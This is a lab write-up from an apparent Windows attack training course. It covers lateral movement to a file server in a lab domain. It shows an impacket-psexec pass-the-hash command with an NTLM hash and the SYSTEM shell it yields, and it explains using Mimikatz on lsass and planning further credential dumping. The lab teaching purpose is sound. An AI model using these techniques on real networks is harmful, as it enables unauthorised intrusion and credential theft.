Windows Attack Lab - Step 6A - Lateral Movement to FS1 via Domain User

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Methodology

On Kali Linux execute psexec from impacket collection. Goal: Connect to FS1 with pass-the-hash.

```
—$ impacket-psexec -hashes :9859340265d3b3c1eb628ece70ebc238
winattacklab.local/aalfort@10.0.1.101
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.101.....
[*] Found writable share ADMIN$
[*] Uploading file pOCRUGEb.exe
[*] Opening SVCManager on 10.0.1.101.....
[*] Creating service gXAn on 10.0.1.101.....
[*] Starting service gXAn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3287]
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```


Cmd prompt after connecting to FS1, verification this prompt is from FS1:

```
C:\Windows\system32> hostname
FS1

C:\Windows\system32> whoami
nt authority\system
```

Mark FS1 as owned doesn't help to find a path to a Domain Admin.


FS1.WINATTACKLAB.LOCAL
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
NO DATA RETURNED FROM QUERY
FS1.WINATTACKLAB.LOCAL

Answers

- Where did you get the NTLM hash of user Aalfort from?
  - From last exercise (maintaining access)
  - With privilege escalation a local admin was created to use Mimikatz
  - With Mimikatz lsass was read to get the NTLM hash of Aalfort (Aalfort had an active session)
- How does psexec execute your commands on the remote machine (under-the-hood)?
  - psexec uses default shares ($ADMIN) of target pc to upload psexesvc
  - Then a service is remotely created on target with uploaded psexesvc
  - Remotely start service
  - With this service it's possible to forward commands to target pc and output will be redirected to the attacker client
  - (When stopping psexec the service will be stopped and removed)
- How does psexec authenticate against the remote machine?
  - Using the ntlm hash of Aalfort for pass-the-hash
  - Pass-the-hash has to be supported by the application because usually the application creates the hash after getting a password. Tools like `impacket-psexec` support to directly use the hash.
- Does PsExec pass the hash?
  - Yes
- What is the next logical step in your attack?
  - No direct "shortest path to Domain Admin" is found in Bloodhound
  - Dump credentials from lsass on FS1
    - DDrake has an active session on FS1
  - Because it's a fileserver there's a lot of data
    - Analyse this data to perhaps get credentials from scripts, word documents etc.
  - Next target could be WS1 because a Domain Admin (Ffast) has an active session on this server
    - But at this moment no path to WS1 is known